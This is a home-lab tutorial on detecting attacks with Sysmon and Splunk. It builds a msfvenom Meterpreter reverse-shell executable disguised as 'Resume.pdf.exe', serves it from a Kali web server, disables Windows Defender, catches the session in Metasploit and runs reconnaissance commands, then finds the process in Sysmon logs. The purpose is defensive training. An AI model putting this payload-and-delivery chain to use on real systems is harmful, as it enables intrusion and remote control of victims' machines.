Real-Time Threat Detection Using Telemetry Data (Sysmon + Splunk)

Creating a **telemetry-based cybersecurity** involves collecting, analyzing, and responding to real-time data from various system components using Sysmon and Splunk (like endpoints, network devices, or applications)

Clearly state what your telemetry project aims to detect or analyze.

- Detect unusual login behavior.
- Monitor file system changes.
- Track network traffic anomalies.

Description

We are going to be using Nmap to scan our target machine to take a look at what kind of ports are opened and then we will create our malware and we will go and disable windows defender first and then execute our malware to establish that reverse tcp shell to what kind of telemetry it generate on our windows machine using splunk and sysmon

Real-Time Threat Detection with Sysmon Telemetry and Splunk

Workflow:

- Install and config sysmon on windows machines.
- Use splunk to collect and parse the logs.
- Create detection rules using SPL. (Search Processing Language - it is the query language used in splunk)
- Visualize threats in a real-time dashboard.
- Generate alerts and incident reports.

Requirements

- Install virtualbox then install kali linux and windows in it.
- Configure vm network and make sure both kali and windows vm can talking each other (ping each other for connection is occur).
- Install splunk on windows vm and configure sysmon properly on our test windows machine.

- Kali vm ip adderss

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.100.11  netmask 255.255.255.0  broadcast 192.168.100.255
        inet6 fe80::6838:e4af:8f60:e083  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:d1:f8:5d  txqueuelen 1000  (Ethernet)
        RX packets 21  bytes 2618 (2.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 27  bytes 3070 (2.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 480 (480.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 480 (480.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

- Windows vm ip address

```
Microsoft Windows [Version 10.0.19045.2006]
(c) Microsoft Corporation. All rights reserved.

C:\Users\lu>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::8c2b:81ad:be8e:cb09%4
   IPv4 Address. . . . . . . . . . . : 192.168.100.10
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

C:\Users\lu>_
```

- Here we can see kali and windows take connection each other

```
kali@kali: ~
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ ping 192.168.100.10
PING 192.168.100.10 (192.168.100.10) 56(84) bytes of data.
64 bytes from 192.168.100.10: icmp_seq=1 ttl=128 time=0.533 ms
64 bytes from 192.168.100.10: icmp_seq=2 ttl=128 time=0.458 ms
64 bytes from 192.168.100.10: icmp_seq=3 ttl=128 time=0.563 ms
64 bytes from 192.168.100.10: icmp_seq=4 ttl=128 time=0.562 ms
64 bytes from 192.168.100.10: icmp_seq=5 ttl=128 time=0.565 ms
64 bytes from 192.168.100.10: icmp_seq=6 ttl=128 time=0.544 ms
64 bytes from 192.168.100.10: icmp_seq=7 ttl=128 time=0.482 ms
64 bytes from 192.168.100.10: icmp_seq=8 ttl=128 time=0.599 ms
64 bytes from 192.168.100.10: icmp_seq=9 ttl=128 time=0.622 ms
64 bytes from 192.168.100.10: icmp_seq=10 ttl=128 time=0.502 ms
64 bytes from 192.168.100.10: icmp_seq=11 ttl=128 time=0.472 ms
```

```
Microsoft Windows [Version 10.0.19045.2006]
(c) Microsoft Corporation. All rights reserved.

C:\Users\lu>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::8c2b:81ad:be8e:cb09%4
   IPv4 Address. . . . . . . . . . . : 192.168.100.10
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

C:\Users\lu>ping 192.168.100.11

Pinging 192.168.100.11 with 32 bytes of data:
Reply from 192.168.100.11: bytes=32 time=1ms TTL=64
Reply from 192.168.100.11: bytes=32 time<1ms TTL=64
Reply from 192.168.100.11: bytes=32 time<1ms TTL=64
Reply from 192.168.100.11: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.100.11:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 1ms, Average = 0ms
```

- Here port 3389 is open and that is RDP (Remote Desktop Protocol)

```
kali@kali: ~
File  Actions  Edit  View  Help
└─$ nmap -p-  192.168.100.10
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-28 14:03 EDT
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid
servers with --dns-servers: No such file or directory (2)
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using -
-system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.100.10
Host is up (0.00042s latency).
Not shown: 65519 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5040/tcp  open  unknown
8000/tcp  open  http-alt
8089/tcp  open  unknown
8191/tcp  open  limnerpressure
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
```

- In windows current remote desktop port 3389

Remote Desktop port

Current Remote Desktop Port 3389

Learn how to change the listening port for Remote Desktop

- Creating a windows malware using msfvenom

msfvenom -p windows/x64/metepeter/reverse_tcp lhost=<attacker ip> lport=<attacker's port> -f exe -o <filename.exe>

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.100.11 lport=4444 -f exe -o R
esume.pdf.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: Resume.pdf.exe
```

- Start Apache server to enable targets to download this malware

```
kali@kali: ~
File  Actions  Edit  View  Help
Saved as: Resume.pdf.exe

┌──(kali㉿kali)-[~]
└─$ service apache2 start

┌──(kali㉿kali)-[~]
└─$ service apache2 status
● apache2.service - The Apache HTTP Server
     Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)
     Active: active (running) since Sat 2025-06-28 14:39:42 EDT; 23s ago
 Invocation: ddc678d3ef2f4376840044be72b062b5
       Docs: https://httpd.apache.org/docs/2.4/
    Process: 38321 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
   Main PID: 38337 (apache2)
      Tasks: 6 (limit: 2208)
     Memory: 21.4M (peak: 21.7M)
        CPU: 197ms
     CGroup: /system.slice/apache2.service
             ├─38337 /usr/sbin/apache2 -k start
             ├─38340 /usr/sbin/apache2 -k start
             ├─38341 /usr/sbin/apache2 -k start
             ├─38342 /usr/sbin/apache2 -k start
             ├─38343 /usr/sbin/apache2 -k start
             └─38344 /usr/sbin/apache2 -k start

Jun 28 14:39:41 kali systemd[1]: Starting apache2.service - The Apache HTTP Server...
Jun 28 14:39:42 kali apachectl[38336]: AH00558: apache2: Could not reliably determine the s>
Jun 28 14:39:42 kali systemd[1]: Started apache2.service - The Apache HTTP Server.
lines 1-21/21 (END)
```

- Now use msfconsole multi handler exploit reverse connection


```
       =[ metasploit v6.4.64-dev                          ]
+ -- --=[ 2519 exploits - 1296 auxiliary - 431 post       ]
+ -- --=[ 1610 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

use exploit/multi/handler
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >
```

Make sure to use the same payload that was used during malware creation using msfvenom and configure payload


```
use exploit/multimsf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > options

Payload options (windows/x64/meterpreter/reverse_tcp):
```

```
View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set LHOST 192.168.100.11
LHOST => 192.168.100.11
msf6 exploit(multi/handler) > exploit
```


- Open windows virtual machine and disable windows defender and access our web browser to download and execute our malware



- Then open the web browser and type the ip of kali then download and execute the file.exe



- Download and run the file



- Open command prompt run as administrator and type netstat -anob ,we want to see an established connection on our kali machine

```
[splunkd.exe]
TCP    127.0.0.1:50365        127.0.0.1:8191         ESTABLISHED     1388
[splunkd.exe]
TCP    192.168.100.10:139     0.0.0.0:0              LISTENING       4
Can not obtain ownership information
TCP    192.168.100.10:51367   192.168.100.11:80      TIME_WAIT       0
TCP    192.168.100.10:51371   192.168.100.11:4444    ESTABLISHED     4936
[Resume.pdf.exe]
TCP    [::]:135               [::]:0                 LISTENING       896
RpcSs
[svchost.exe]
TCP    [::]:445               [::]:0                 LISTENING       4
Can not obtain ownership information
TCP    [::]:3389              [::]:0                 LISTENING       860
TermService
[svchost.exe]
TCP    [::]:7680              [::]:0                 LISTENING       7496
```

Here we can see an established connection 192.168.100.11:4444 (its kali machine's ip) with process id 4936

- Then open task manager and take details then we can see the Resume.pdf.exe is running with the process id 4936 and it is running

svchost.exe	4816	Running	lu	00	3,056 K
svchost.exe	4840	Running	SYSTEM	00	1,852 K
taskhostw.exe	4852	Running	lu	00	1,264 K
Resume.pdf.exe	4936	Running	lu	00	2,168 K
svchost.exe	4940	Running	SYSTEM	00	336 K
SecurityHealthSystra...	4988	Running	lu	00	564 K
svchost.exe	5072	Running	LOCAL SE...	00	464 K
SkypeBackgroundH...	5208	Suspended	lu	00	0 K
msedge.exe	5340	Running	lu	00	9,576 K
TextInputHost.exe	5420	Running	lu	00	2,668 K
StartMenuExperienc	5456	Running	lu	00	6,060 K

- After executing the malware we have to go to kali machine and looking at our handler we should have open terminal looking at our handler now we have a connection at our kali machine

```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.100.11:4444
[*] Sending stage (177734 bytes) to 192.168.100.10
[*] Meterpreter session 2 opened (192.168.100.11:4444 → 192.168.100.10:49685) at 2025-06-29 02:
37:31 -0400

meterpreter > ls
Listing: C:\Users\lu\Downloads
==============================

Mode              Size       Type  Last modified              Name
----              ----       ----  -------------              ----
100777/rwxrwxrwx  11332480   fil   2025-06-27 14:09:08 -0400  ChromeSetup.exe
100777/rwxrwxrwx  73802      fil   2025-06-29 14:44:56 -0400  Resume.pdf.exe
040777/rwxrwxrwx  0          dir   2025-06-27 14:03:17 -0400  Sysmon
100666/rw-rw-rw-  4866436    fil   2025-06-27 14:30:14 -0400  Sysmon.zip
100666/rw-rw-rw-  282        fil   2025-06-27 00:52:11 -0400  desktop.ini
100666/rw-rw-rw-  5072       fil   2025-06-27 15:11:49 -0400  inputs.conf
100666/rw-rw-rw-  836313088  fil   2025-06-27 14:35:19 -0400  splunk-9.4.3-237ebbd22314-window
                                                              s-x64.msi

meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
```

```
100666/rw-rw-rw-  5072       fil   2025-06-27 15:11:49 -0400  inputs.conf
100666/rw-rw-rw-  836313088  fil   2025-06-27 14:35:19 -0400  splunk-9.4.3-237ebbd22314-window
                                                              s-x64.msi

meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  4
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:9c:ce:16
MTU          : 1500
IPv4 Address : 192.168.100.10
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::8c2b:81ad:be8e:cb09
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

```
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::8c2b:81ad:be8e:cb09
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter > shell
Process 8720 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19045.2006]
(c) Microsoft Corporation. All rights reserved.
```


```
C:\Users\lu\Downloads>net user
net user

User accounts for \\DESKTOP-I3E5M4J

-------------------------------------------------------------------------------
Administrator            DefaultAccount           Guest
lu                       WDAGUtilityAccount
The command completed successfully.
```

```
C:\Users\lu\Downloads>net localgroup
net localgroup

Aliases for \\DESKTOP-I3E5M4J

-------------------------------------------------------------------------------
*Access Control Assistance Operators
*Administrators
*Backup Operators
*Cryptographic Operators
*Device Owners
*Distributed COM Users
*Event Log Readers
*Guests
*Hyper-V Administrators
*IIS_IUSRS
*Network Configuration Operators
*Performance Log Users
*Performance Monitor Users
*Power Users
*Remote Desktop Users
*Remote Management Users
*Replicator
*System Managed Accounts Group
*Users
The command completed successfully.
```


- Let get back to windows machine and see what kind of telemetry we had generated.

Note:Before we open splunk we need to make sure that it is configured to Sysmon logs


Open where the splunk installed > open splunk > etc > system > open default copy file Inputs.conf > open local paste inputs.conf




- Then open services and restart splunkd services




- Open splunk > open settings > inedexes > new index on the top right corner create endpoint






- Search index=endpoint kali machine ip so we can the events then the destination ip and destination port



- Search our malware Resume.pdf.exe EventCode=1



Here we got process path

	A0AFACCF9F67C24C6624318E3820A726C72777 1,IMPHASH=481F47BBB2C9C21E108D65F52B04C 448
process_id	8560
process_integrity_level	Medium
process_name	Resume.pdf.exe
process_path	C:\Users\lu\Downloads\Resume.pdf.exe
signature	Process creation
signature_id	1
tag	process
	report


Process

parent_process_exec	explorer.exe
parent_process_guid	{dc2fe03c-e479-6861-a900-000000000f00}
parent_process_id	1048
parent_process_name	explorer.exe
parent_process_path	C:\Windows\explorer.exe
process	"C:\Users\lu\Downloads\Resume.pdf.exe"
process_current_directory	C:\Users\lu\Downloads\
process_exec	Resume.pdf.exe
process_guid	{dc2fe03c-e7f0-6861-3f04-000000000f00}
process_hash	SHA1=7B26A4892DC7193829B6D6BAB6B42722C 723ED3F,MD5=18A56A289D87B30134BF13AB7FE AE6A5,SHA256=C0C48B89A1978C1D7D5E07C50 A0AFACCF9F67C24C6624318E3820A726C72777

